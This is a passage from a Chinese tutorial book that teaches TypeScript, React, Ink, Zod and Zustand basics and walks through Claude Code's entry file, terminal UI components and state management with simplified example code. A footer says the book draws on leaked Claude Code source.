// 有泛型：一个函数搞定所有类型
function getFirst<T>(arr: T[]): T { return arr[0] }

// 使用时指定具体类型
getFirst<number>([1, 2, 3]) // 返回 number
getFirst<string>(["a", "b"]) // 返回 string
```

<T> 就像一个“类型占位符”。你可以把泛型想象成**类型的变量**——就像普通变量可以存储不同的值，泛型可以代表不同的类型。

在 Claude Code 里，你会经常看到这样的代码：

```
type Tool<Input, Output, Progress> = {
  name: string
  call(args: Input): Promise<ToolResult<Output>>
  onProgress?: (data: Progress) => void
}
```

这意味着“Tool”是一个通用的模板，不同的工具可以有不同的输入类型、输出类型和进度类型。

async/await——异步编程

Claude Code 里几乎所有重要的函数都是异步的。什么是异步？

想象你在餐厅点餐。同步就是：你站在柜台前等，直到饭做好了才离开。异步就是：你点完餐后回到座位上做别的事，饭好了服务员叫你。

```
// 同步：一行一行执行，每行都要等上一行完成
const content = readFileSync("index.ts") // 可能要等 100ms
console.log(content)

// 异步：发起操作后继续执行，操作完成后再处理结果
const content = await readFile("index.ts") // 等待，但不阻塞其他任务
console.log(content)
```

`async` 标记一个函数是异步的，`await` 等待异步操作完成。在 Claude Code 里，读文件、调 API、执行命令都是异步的，因为这些操作需要时间。

Promise——异步的载体

Promise 是 JavaScript 处理异步操作的核心概念。你可以把它想象成一张“承诺书”：

```
// fetchData() 返回一个 Promise
// 这个 Promise"承诺"将来会给你一个 string
function fetchData(): Promise<string> {
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve("数据来了!")
    }, 1000)
  })
}

// 用 await 等待承诺兑现
const data = await fetchData() // 1秒后得到 "数据来了!"
```

import/export——模块系统

大型项目需要把代码分成很多文件。`import` 和 `export` 就是文件之间分享代码的方式：

```
// tools/BashTool.ts —— 导出
export const BashTool = {
  name: "Bash",
  call: async (input) => { /* ... */ }
}

// main.ts —— 导入
import { BashTool } from "./tools/BashTool"
```

你也会看到 `require()`，这是更老的导入方式，但在 Claude Code 里还被用于“延迟加载”：

```
// 只在需要时才加载这个模块（节省启动时间）
const VoiceModule = feature('VOICE_MODE')
  ? require('./voice/index.js')
  : null
```

React 速成

React 是什么？

React 是一个用来构建用户界面的框架。它最初是为网页设计的，但 Claude Code 用了一个叫 **Ink** 的库，让 React 可以在终端里画界面。

React 的核心思想是：用数据描述界面，数据变了界面自动更新。

组件——界面的积木

React 的基本单位是”组件”。组件就像乐高积木——你用小积木拼成大积木：

```
// 一个简单的组件
function Greeting({ name }: { name: string }) {
  return <Text>你好, {name}! </Text>
}

// 使用组件
<Greeting name="同学" />
// 显示: 你好, 同学!
```

这里的 `<Text>你好, {name}! </Text>` 看起来像 HTML，但其实是 **JSX**——一种在 JavaScript 里写界面的语法。

组件的组合

大组件由小组件组成：

```
function App() {
  return (
    <Box flexDirection="column">
      <Header title="Claude Code" />
      <MessageList messages={messages} />
      <InputBox onSubmit={handleSubmit} />
    </Box>
  )
}
```

Claude Code 的整个终端界面就是这样一层层组合起来的。

useState——组件的记忆

组件需要记住一些数据（比如用户输入了什么）。useState 就是给组件添加”记忆”的方式：

```
function Counter() {
  const [count, setCount] = useState(0)
  //   ↑值   ↑修改值的函数   ↑初始值

  return (
    <Box>
      <Text>当前计数: {count}</Text>
      <Button onPress={() => setCount(count + 1)}>
        +1
      </Button>
    </Box>
  )
}
```

```
)  
}
```

当你调用 `setCount(1)` 时，React 会自动重新渲染组件，显示新的值。

useEffect——副作用

有时候组件需要做一些“额外的事情”，比如发网络请求、设置定时器等。这些叫“副作用”：

```
function Clock() {  
  const [time, setTime] = useState(new Date())  
  
  useEffect(() => {  
    // 组件"出生"后开始执行  
    const timer = setInterval(() => {  
      setTime(new Date())  
    }, 1000)  
  
    // 组件"消亡"前清理  
    return () => clearInterval(timer)  
  }, []) // 空数组表示只在组件出生时执行一次  
  
  return <Text>{time.toLocaleTimeString()}</Text>  
}
```

自定义 Hook——复用逻辑

当你发现多个组件有相似的逻辑时，可以把它提取成“自定义 Hook”：

```
// 自定义 Hook: 管理权限检查  
function useCanUseTool() {  
  const [permissions, setPermissions] = useState({})  
  
  async function checkPermission(tool: string, input: any) {  
    // 检查权限的逻辑...  
    return { allowed: true }  
  }  
  
  return { checkPermission, permissions }  
}  
  
// 在组件中使用  
function ToolExecutor() {  
  const { checkPermission } = useCanUseTool()  
  // ...  
}
```

Claude Code 有 87 个自定义 Hook，每个都封装了一种特定的逻辑。

Zod——运行时类型检查

Claude Code 使用一个叫 **Zod** 的库来做运行时的数据验证。TypeScript 的类型只在编写代码时检查；而 Zod 在程序**运行时**也能检查数据是否正确。

```
import { z } from "zod"

// 定义一个 schema (数据的"模具")
const MessageSchema = z.object({
  role: z.enum(["user", "assistant"]),
  content: z.string(),
  timestamp: z.number()
})

// 验证数据
const result = MessageSchema.safeParse({
  role: "user",
  content: "你好",
  timestamp: 1234567890
})

if (result.success) {
  console.log("数据格式正确!", result.data)
} else {
  console.log("数据格式错误!", result.error)
}
```

为什么需要运行时检查？因为 AI 返回的数据可能不符合预期格式，外部 API 的数据也可能有问题。Zod 就是在程序运行时守护数据质量的“门卫”。

在 Claude Code 里，每个工具的输入都用 Zod 来定义和验证：

```
const BashToolInputSchema = z.object({
  command: z.string().describe("要执行的命令"),
  timeout: z.number().optional().describe("超时时间 (毫秒)"),
})
```

Zustand——状态管理

Claude Code 用 **Zustand**（德语中“状态”的意思）来管理全局状态。什么是全局状态？就是整个程序都需要访问的数据，比如： - 当前的对话消息列表 - 用户的权限设置 - 当前使用的 AI 模型

```
// 创建一个全局状态仓库
const useStore = create((set) => ({
  messages: [],
  addMessage: (msg) => set((state) => ({
    messages: [...state.messages, msg]
  })),
  theme: "dark",
  setTheme: (theme) => set({ theme }),
}))
```

```
// 在任何组件中使用
function MessageList() {
  const messages = useStore(state => state.messages)
  return messages.map(msg => <Message key={msg.id} {...msg} />)
}
```

useStore(state => state.messages) 的意思是：“从全局状态中取出 messages，当 messages 变化时重新渲染这个组件。”

Ink——终端里的 React

最后介绍一下 Ink，它是让 React 在终端里工作的魔法。

普通的 React 在浏览器里运行，用 HTML 元素（<div>、、<button>）来构建界面。Ink 把这些替换成了终端元素：

浏览器 React	终端 Ink
<div>	<Box>
	<Text>
<input>	<TextInput>
CSS flexbox	Box 的 flexDirection 等属性

```
// Ink 版的终端界面
import { Box, Text } from "ink"

function App() {
  return (
    <Box flexDirection="column" padding={1}>
      <Box borderStyle="round" borderColor="cyan">
        <Text bold color="cyan">Claude Code</Text>
      </Box>
      <Text>请输入你的问题: </Text>
      <TextInput onSubmit={handleSubmit} />
    </Box>
  )
}
```

这段代码会在终端里画出一个带边框的标题和一个输入框。是不是很神奇？

你会在源码中遇到的常见模式

模式一：条件导出

```
// 根据功能开关决定是否包含某个工具
export function getAllBaseTools(): Tools {
  return [
    BashTool,
    FileReadTool,
```

```
...(!isFeatureEnabled('VOICE') ? [VoiceTool] : []),
]
}
```

...() 是展开运算符, ? : 是三元表达式。合在一起就是: “如果 VOICE 功能开启, 就把 VoiceTool 加进数组, 否则不加。”

模式二: 异步生成器

```
async function* streamResponse(): AsyncGenerator<StreamEvent> {
  for await (const chunk of apiStream) {
    yield processChunk(chunk)
  }
}
```

function* 定义一个”生成器”函数, yield 每次”吐出”一个值。配合 async, 就可以逐块处理流式数据。Claude Code 用这个模式来实现逐字显示 AI 回复。

模式三: 选择器模式

```
const verbose = useAppState(s => s.verbose)
```

s => s.verbose 是一个”选择器”——从大的状态对象中选出你关心的那部分。这样当 verbose 没变时, 组件不会多余地重新渲染。

本章小结

- **TypeScript** = JavaScript + 类型系统, 帮助在大型项目中减少错误
- **React** 用组件构建界面, 数据变化时界面自动更新
- **Zod** 在运行时验证数据格式
- **Zustand** 管理全局共享状态
- **Ink** 让 React 能在终端里画界面
- 常见模式: 条件导出、异步生成器、选择器

快速参考卡片

以下是你在阅读后续章节时最常遇到的语法, 可以随时翻回来查看:

TypeScript 速查

let x: string = "hi"	变量声明 + 类型
type Foo = { a: number }	自定义类型
<T>(x: T) => T	泛型函数
async/await	异步操作
import/export	模块导入导出
?.	可选链 (a?.b 等于 a 存在则 a.b)
??	空值合并 (a ?? b 等于 a 为空则用 b)
...arr	展开运算符
`模板\${变量}字符串`	模板字符串

<code><Component prop={value} /></code>	使用组件
<code>useState(初始值)</code>	状态 Hook
<code>useEffect(() => {}, [])</code>	副作用 Hook
<code>{condition && <X />}</code>	条件渲染
<code>{arr.map(x => <X key={x} />)}</code>	列表渲染

有了这些基础知识，你就准备好深入 Claude Code 的源码了。下一章，我们将打开程序的大门——`main.tsx`。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第4章：程序的大门——入口文件解析

一切从 `main.tsx` 开始

当你在终端输入 `claude` 并按下回车，操作系统会找到 Claude Code 的可执行文件，然后执行 `main.tsx`。这个文件有约 4,600 行代码，是整个程序的起点。

但 4,600 行对一个入口文件来说太多了，不是吗？让我们把它拆解成几个阶段来理解。

三阶段启动

Claude Code 的启动过程经过精心优化，分为三个阶段：

阶段一：预加载 (Prefetch)

```
// 还没开始加载主程序，先悄悄发起两个耗时的操作
startMdmRawRead() // 读取系统管理策略 (macOS 专用)
startKeychainPrefetch() // 从系统钥匙串读取 API 密钥
```

为什么要这样？因为这两个操作需要和操作系统交互，大约需要 40-60 毫秒。如果等主程序加载完再发起，就浪费了这段时间。这个技巧被称为**并行预加载**，能让启动快约 65 毫秒。

65 毫秒看起来不多，但对一个 CLI 工具来说很重要——用户打开终端工具时，期望它“瞬间”就绪。

阶段二：命令行解析

接下来，Claude Code 使用一个叫 **Commander.js** 的库来解析你输入的参数：

```
# 这些参数都需要被解析
```

```
claude --model claude-opus-4-20250115 --permissions auto "帮我写个函数"
```

解析的内容包括：

参数	作用	示例
--model	指定使用的 AI 模型	claude-opus-4-20250115
--permissions	权限模式	auto, default
--tools	允许使用的工具	Bash, Read, Write
--bridge	IDE 桥接模式	连接 VS Code
位置参数	直接提问	"帮我写个函数"

Commander.js 的工作就像一个邮局的分拣员——它把你输入的每个参数分门别类地放好，供后续使用。

阶段三：React/Ink 启动

最后，程序创建终端 UI：

```
// 简化版的启动代码
import { render } from "ink"
import { App } from "./components/App"

// 创建全局状态仓库
const store = createStateStore({
  sessionId: generateUUID(),
  model: parsedOptions.model,
  // ...
})

// 启动终端界面
render(
  <AppStateProvider store={store}>
    <App />
  </AppStateProvider>
)
```

这就像打开了一台电视：1. 先准备好电源和信号源（状态仓库）2. 然后开机显示画面（渲染 App 组件）

功能开关：编译时的“开关”

Claude Code 有很多功能还在开发中，不是所有用户都能用。它用**功能开关（Feature Flags）**来控制：

```
const voiceCommand = feature('VOICE_MODE')
  ? require('./commands/voice/index.js').default
  : null
```


这段代码的意思是：- 如果 VOICE_MODE 功能开启了，就加载语音命令模块 - 如果没开启，就什么都不加载 (null)

功能开关的妙处在于：**同一份代码可以给不同用户展示不同的功能**。打个比方，这就像一家餐厅有一份完整的菜单，但只给 VIP 顾客看隐藏菜品。

而且因为用了 `require()` 而不是 `import`，关闭的功能甚至不会被加载到内存里，节省了启动时间。

启动顺序图

让我们用一张图来看完整的启动过程：



注意总耗时只有约 100 毫秒——不到眨一次眼的的时间。这不是偶然的，而是工程师们精心优化的结果。

多种启动模式

Claude Code 不只有一种运行方式。在 `entrypoints/` 目录下，有几种不同的入口：

1. REPL 模式（默认）

```
claude
```

这是最常见的模式——一个交互式的对话界面，你输入问题，AI 回答。

2. 单次执行模式

```
claude "帮我看看这个文件有什么 bug"
```

直接把问题作为参数传入。AI 回答完就退出，不进入交互模式。

3. 管道模式

```
cat error.log | claude "分析这个错误日志"
```

把其他命令的输出通过管道传给 Claude Code。就像流水线一样，一个工具的输出变成下一个工具的输入。

4. 桥接模式

```
claude --bridge --session-id=abc123
```

与 IDE（如 VS Code）配合使用。IDE 通过 WebSocket 与 Claude Code 通信，Claude Code 变成了 IDE 的“后端”。

5. SDK 模式

```
import { ClaudeCode } from "@anthropic-ai/claude-code-sdk"
```

```
const client = new ClaudeCode()
const response = await client.query("帮我重构这段代码")
```

作为一个库被其他程序调用。这种模式没有终端界面，所有交互都通过代码进行。

错误处理：优雅地失败

启动过程中可能出现各种问题：API Key 无效、网络不通、配置文件损坏……好的程序不是永远不出错，而是出错时能给用户有用的信息。

```
// 简化的错误处理逻辑
try {
  await initialize()
} catch (error) {
  if (error instanceof AuthenticationError) {
```

```

    console.error("认证失败。请运行 'claude login' 来登录。")
  } else if (error instanceof NetworkError) {
    console.error("无法连接到 API。请检查网络连接。")
  } else {
    console.error("启动失败:", error.message)
    console.error("运行 'claude doctor' 来诊断问题。")
  }
}
process.exit(1)
}

```

注意它给出了**具体的建议**（“请运行 ‘claude login’ ”），而不只是打印一堆看不懂的错误信息。这是好的用户体验设计。

性能剖析：衡量启动速度

Claude Code 甚至会测量自己的启动速度：

```

profileCheckpoint('main_tsx_entry')    // 记录：进入 main.tsx
// ... 导入模块 ...
profileCheckpoint('imports_complete')  // 记录：导入完成
// ... 初始化 ...
profileCheckpoint('init_complete')     // 记录：初始化完成
// ... 渲染 ...
profileCheckpoint('render_complete')   // 记录：渲染完成

// 最后可以输出报告：
// entry → imports(45ms) → init(30ms) → render(25ms) = 100ms

```

这叫**性能剖析 (Profiling)**。就像运动员用秒表记录自己每一圈的时间，程序员用 checkpoint 记录每个阶段的耗时，找到可以优化的地方。

本章小结

- main.tsx 是程序入口，约 4,600 行代码
- 启动分三个阶段：预加载 → 命令行解析 → React/Ink 启动
- 并行预加载技巧节省约 65ms 启动时间
- 功能开关控制不同用户看到的功能
- 支持 REPL、单次执行、管道、桥接、SDK 五种模式
- 错误处理给出具体建议，而不是不可读的错误信息
- 性能剖析帮助持续优化启动速度

思考题

1. 为什么并行预加载要在导入模块之前就开始？（提示：想想 JavaScript 的 import 语句在做什么）
2. 如果你要设计一个 CLI 工具，你觉得启动时间控制在多少毫秒以内比较好？为什么？
3. 功能开关的缺点是什么？（提示：想想代码维护和测试）

程序入口的设计模式

`main.tsx` 展示了一个经典的设计模式：**启动序列 (Bootstrap Sequence)**。

几乎所有复杂程序的启动都遵循类似的步骤：

1. 读取配置（我应该怎么运行？）
2. 检查环境（我有什么可以用的？）
3. 初始化服务（准备好各种工具）
4. 启动主逻辑（开始干活）

不同的程序有不同的具体内容，但模式是一样的：

程序	读取配置	检查环境	初始化服务	启动主逻辑
手机 App	读设置	检查网络	连接服务器	显示界面
游戏	读存档	检查显卡	加载资源	进入主菜单
Claude Code	读 settings.json	检查 API Key	连接 MCP	启动 REPL

如果你将来要写自己的程序，也可以参考这个模式来组织启动逻辑。

下一章，我们将深入了解终端里的 React——Ink 框架。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第5章：终端里的 React——Ink 框架揭秘

终端也能有漂亮的界面？

当你打开 Claude Code，你会看到彩色的文字、整齐的布局、闪烁的光标、还有漂亮的代码高亮。这一切都在终端里完成——没有浏览器，没有图形窗口。

这是怎么做到的？答案是 **Ink**——一个让你用 React 在终端里构建界面的框架。

终端的“像素”

在浏览器里，最小的显示单位是像素 (pixel)。一个 1920×1080 的屏幕有超过 200 万个像素。

在终端里，最小的显示单位是**字符**。一个典型的终端窗口大约是 80 列 × 24 行，也就是只有 1,920 个“像素”。

但终端字符不只有黑白两种。现代终端支持：

- **256 色**或**真彩色**（1600 万色）
- **粗体**、**斜体**、**删除线**、**下划线**
- **背景色**
- **特殊符号**：— | ┌┐ └┘ ┌└┘┐┌ (画框框用的)

这些效果通过一种叫做 **ANSI 转义码** 的特殊字符序列来实现：

```
\x1b[31m    ← 切换到红色
Hello      ← 这个文字会显示为红色
\x1b[0m    ← 恢复默认颜色
```

直接操作 ANSI 码很痛苦。Ink 把这些底层细节封装起来，让你用 React 的方式写界面。

Ink 的核心组件

Box——布局容器

Box 相当于网页里的 <div>，用来做布局：

```
import { Box, Text } from "ink"

function Layout() {
  return (
    <Box flexDirection="column" padding={1}>
      <Box borderStyle="round" borderColor="cyan" paddingX={2}>
        <Text bold color="cyan">Claude Code v1.0</Text>
      </Box>
      <Box marginTop={1}>
        <Text>欢迎使用！请输入你的问题。</Text>
      </Box>
    </Box>
  )
}
```

在终端里会显示成这样：

```
Claude Code v1.0
```

欢迎使用！请输入你的问题。

Box 支持 flexbox 布局——和网页 CSS 的 flexbox 是一样的概念：

```
// 水平排列
<Box flexDirection="row">
  <Text>左边</Text>
```

```

    <Text>右边</Text>
  </Box>

  // 垂直排列
  <Box flexDirection="column">
    <Text>上面</Text>
    <Text>下面</Text>
  </Box>

  // 等分空间
  <Box>
    <Box flexGrow={1}><Text>占 1/3</Text></Box>
    <Box flexGrow={2}><Text>占 2/3</Text></Box>
  </Box>

```

Text——文字显示

Text 相当于 ``，用来显示文字：

```

<Text color="green" bold>成功! </Text>
<Text color="red" italic>错误: 文件不存在</Text>
<Text dimColor> (这段文字颜色较暗) </Text>
<Text underline>这段文字有下划线</Text>

```

TextInput——用户输入

```

function InputDemo() {
  const [value, setValue] = useState("")


  return (
    <Box>
      <Text bold>{">} </Text>
      <TextInput
        value={value}
        onChange={setValue}
        onSubmit={(text) => {
          console.log("用户输入了:", text)
        }}
      />
    </Box>
  )
}

```

这会在终端里显示一个 `>` 提示符，后面跟着一个可以打字的输入区域。

Claude Code 的界面结构

让我们看看 Claude Code 的主界面是怎么组成的：



对应的组件层次大致是:

```

<App>
  <FullscreenLayout>
    <StatusBar />      {/* 顶部状态栏 */}
    <MessageArea>     {/* 中间消息区域 */}
      <Message role="user" />
      <Message role="assistant">
        <ToolUseDisplay />  {/* 工具使用的显示 */}
        <TextContent />   {/* 文字内容 */}
      </Message>
    </MessageArea>
    <InputBox />      {/* 底部输入框 */}
  </FullscreenLayout>
</App>


```

146 个组件——终端里的 UI 库

Claude Code 有 146 个 React 组件。让我们看看一些有趣的:

PermissionRequest——权限对话框

当 AI 想执行一个需要确认的操作时，会弹出一个权限对话框:



这个对话框就是一个 React 组件。它接收“要显示什么操作”作为属性，然后渲染出漂亮的对话框。


```

    dimText: "gray",
    border: "gray",
  }

  const lightTheme = {
    primary: "blue",
    success: "green",
    error: "red",
    warning: "orange",
    text: "black",
    dimText: "darkGray",
    border: "lightGray",
  }

```

组件通过读取当前主题来决定颜色：

```

function SuccessMessage({ text }: { text: string }) {
  const theme = useTheme() // 获取当前主题
  return <Text color={theme.success}>{text}</Text>
}

```

这样只需要改主题配置，所有组件的颜色就会一起变。这就是“关注点分离”的好处——颜色的定义和颜色的使用分开了。

响应式布局

终端窗口的大小是可变的。Claude Code 需要适应不同的窗口大小：

```

function ResponsiveLayout() {
  // 获取当前终端尺寸
  const { columns, rows } = useTerminalSize()

  if (columns < 60) {
    // 窄屏：简化布局
    return <CompactLayout />
  } else {
    // 宽屏：完整布局
    return <FullLayout />
  }
}

```

当你拖动终端窗口改变大小时，Ink 会自动重新渲染界面，就像浏览器里的响应式网页一样。

键盘事件

在终端里，没有鼠标（大多数情况下）。所有交互都通过键盘：

```

import { useInput } from "ink"

function MyComponent() {

```

```

useInput((input, key) => {
  if (key.ctrl && input === "c") {
    // Ctrl+C: 退出
    process.exit(0)
  }
  if (key.upArrow) {
    // 上箭头: 显示上一条消息
    showPreviousMessage()
  }
  if (key.tab) {
    // Tab: 自动补全
    autoComplete()
  }
})

return <Text>按 Ctrl+C 退出</Text>
}

```

Claude Code 有一个完整的快捷键系统 (keybindings/ 目录)，用户可以自定义按键绑定。

为什么选择 React + Ink?

你可能会问：为什么要用 React 来写终端界面？直接用 `console.log` 不行吗？

对于简单的程序，`console.log` 当然够用。但 Claude Code 的界面很复杂：- 消息会不断增加（滚动） - AI 回复是逐字出现的（流式更新） - 权限对话框需要覆盖在消息上面（层叠） - 工具执行的进度需要实时更新 - 用户随时可能调整窗口大小

用 `console.log` 管理这些状态会变成一场噩梦。React 的“声明式”模式——你描述界面**应该是什么样**，React 负责**怎么让它变成那样**——极大地简化了这个问题。

打个比方：`console.log` 就像你拿着画笔一笔一笔在画布上画画，每次要改一个地方都得把整幅画重画一遍。React 就像你告诉一个画家“我要一幅有山有水的画”，画家帮你画好，下次你说“把山改成蓝色”，画家只改山的颜色，其他不动。

本章小结

- Ink 让 React 在终端里工作，用 `Box`、`Text`、`TextInput` 替代 HTML 元素
- 终端的“像素”是字符，通过 ANSI 转义码实现颜色和样式
- Claude Code 有 146 个组件，构成了完整的终端 UI
- Ink 使用虚拟 DOM 和 diff 算法，只更新变化的部分
- 主题系统、响应式布局、键盘事件都通过 React 的方式实现
- 选择 React + Ink 是因为界面状态复杂，声明式编程更容易管理

动手练习

1. 试着在纸上画出 Claude Code 的界面，标注每个区域对应哪个组件
2. 如果你要实现一个加载动画，你会怎么用 React 来写？（提示：用 `useState` 存储当前帧，用 `useEffect` 设置定时器）
3. 想想看：如果不用 React，用纯 `console.log` 实现流式显示（逐字出现的效果），你会怎么做？

一个有趣的事实

你知道吗？Ink 框架的名字来自“墨水”——因为终端的输出就像用墨水在纸上写字一样，一旦“打印”出来就很难修改。

但 Ink 用了一个巧妙的技巧来实现“修改已打印内容”的效果：它使用 ANSI 转义码中的**光标移动**指令，把光标移回之前的位置，然后覆盖旧内容。

第一帧：

```
∴ Loading... (0s)
                ← 光标在这里
```

第二帧（光标移回行首，覆盖）：

```
∴ Loading... (1s)
                ← 覆盖了旧内容
```

这就是为什么你看到加载动画在“旋转”——其实是不断覆盖同一行的内容。

电影也是一样的原理：快速连续播放静止画面，就产生了运动的错觉。终端动画的帧率通常是 12-30 FPS（每秒 12-30 帧），足以让人眼觉得是流畅的动画。

下一章，我们将学习程序的“记忆”——状态管理。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第6章：状态管理——程序的“记忆”

什么是“状态”？

想象你正在玩一个游戏。游戏需要记住很多东西：你的生命值、你在地图上的位置、你拥有的道具、当前的关卡……这些需要被记住的东西，就是“状态”。

Claude Code 也需要记住很多东西：

- 当前对话的所有消息
- 用户选择的 AI 模型
- 权限设置

- 当前正在执行的工具
- 主题颜色
- 后台任务的进度
-

这些信息需要在程序的各个部分之间共享。比如，当 AI 发来一条新消息时，消息列表组件需要知道，状态栏的 token 计数也需要更新。

为什么需要状态管理？

在一个小程序里，你可以用简单的变量来存储状态：

```
let messages = []
let currentModel = "claude-sonnet"

function addMessage(msg) {
  messages.push(msg)
  updateUI() // 手动更新界面
}
```

但在一个有 146 个组件的大程序里，这种方式会变成灾难：

1. 谁来调用 `updateUI()`？任何改变状态的代码都得记得更新界面
2. 更新哪些部分？不是所有组件都关心所有状态
3. 状态冲突？两段代码同时修改同一个状态怎么办？
4. 调试困难？状态在哪里被修改的？很难追踪

这就是为什么需要专门的“状态管理”方案。

Zustand: Claude Code 的状态管理

Claude Code 使用 **Zustand** 来管理全局状态。Zustand 是一个非常轻量级的状态管理库（核心代码不到 100 行），但功能强大。

创建状态仓库

```
import { create } from "zustand"

// 定义状态的形状
type AppState = {
  // 会话相关
  sessionId: string
  conversationId: string
  messages: Message[]

  // 模型相关
  mainLoopModel: string

  // UI 相关
  theme: string
  verbose: boolean
}
```

```

// 权限相关
toolPermissionContext: ToolPermissionContext

// 任务相关
backgroundTasks: Map<string, TaskState>

// 方法（修改状态的函数）
addMessage: (msg: Message) => void
setTheme: (theme: string) => void
setModel: (model: string) => void
}

// 创建仓库
const useAppState = create<AppState>((set) => ({
  sessionId: generateUUID(),
  conversationId: generateUUID(),
  messages: [],
  mainLoopModel: "claude-sonnet",
  theme: "dark",
  verbose: false,
  toolPermissionContext: defaultPermissions,
  backgroundTasks: new Map(),

  addMessage: (msg) => set((state) => ({
    messages: [...state.messages, msg]
  })),

  setTheme: (theme) => set({ theme }),

  setModel: (model) => set({ mainLoopModel: model }),
}))

```

在组件中使用状态

```

// 方式一：获取单个值
function StatusBar() {
  const model = useAppState(s => s.mainLoopModel)
  const theme = useAppState(s => s.theme)

  return (
    <Box>
      <Text>模型: {model}</Text>
      <Text>主题: {theme}</Text>
    </Box>
  )
}

// 方式二：获取方法
function MessageInput() {
  const addMessage = useAppState(s => s.addMessage)

```

```
function handleSubmit(text: string) {
  addMessage({
    id: generateUUID(),
    role: "user",
    content: text,
    timestamp: Date.now(),
  })
}

return <TextInput onSubmit={handleSubmit} />
}
```

选择器：精确订阅

`useAppState(s => s.mainLoopModel)` 中的 `s => s.mainLoopModel` 叫做**选择器 (Selector)**。

它的作用是什么？告诉 Zustand：“我只关心 `mainLoopModel` 这个值，只有当它变化时才通知我重新渲染。”

这很重要！假设我们不用选择器：

```
// 不好的做法：订阅整个状态
function StatusBar() {
  const state = useAppState() // 获取全部状态

  return <Text>模型: {state.mainLoopModel}</Text>
}
```

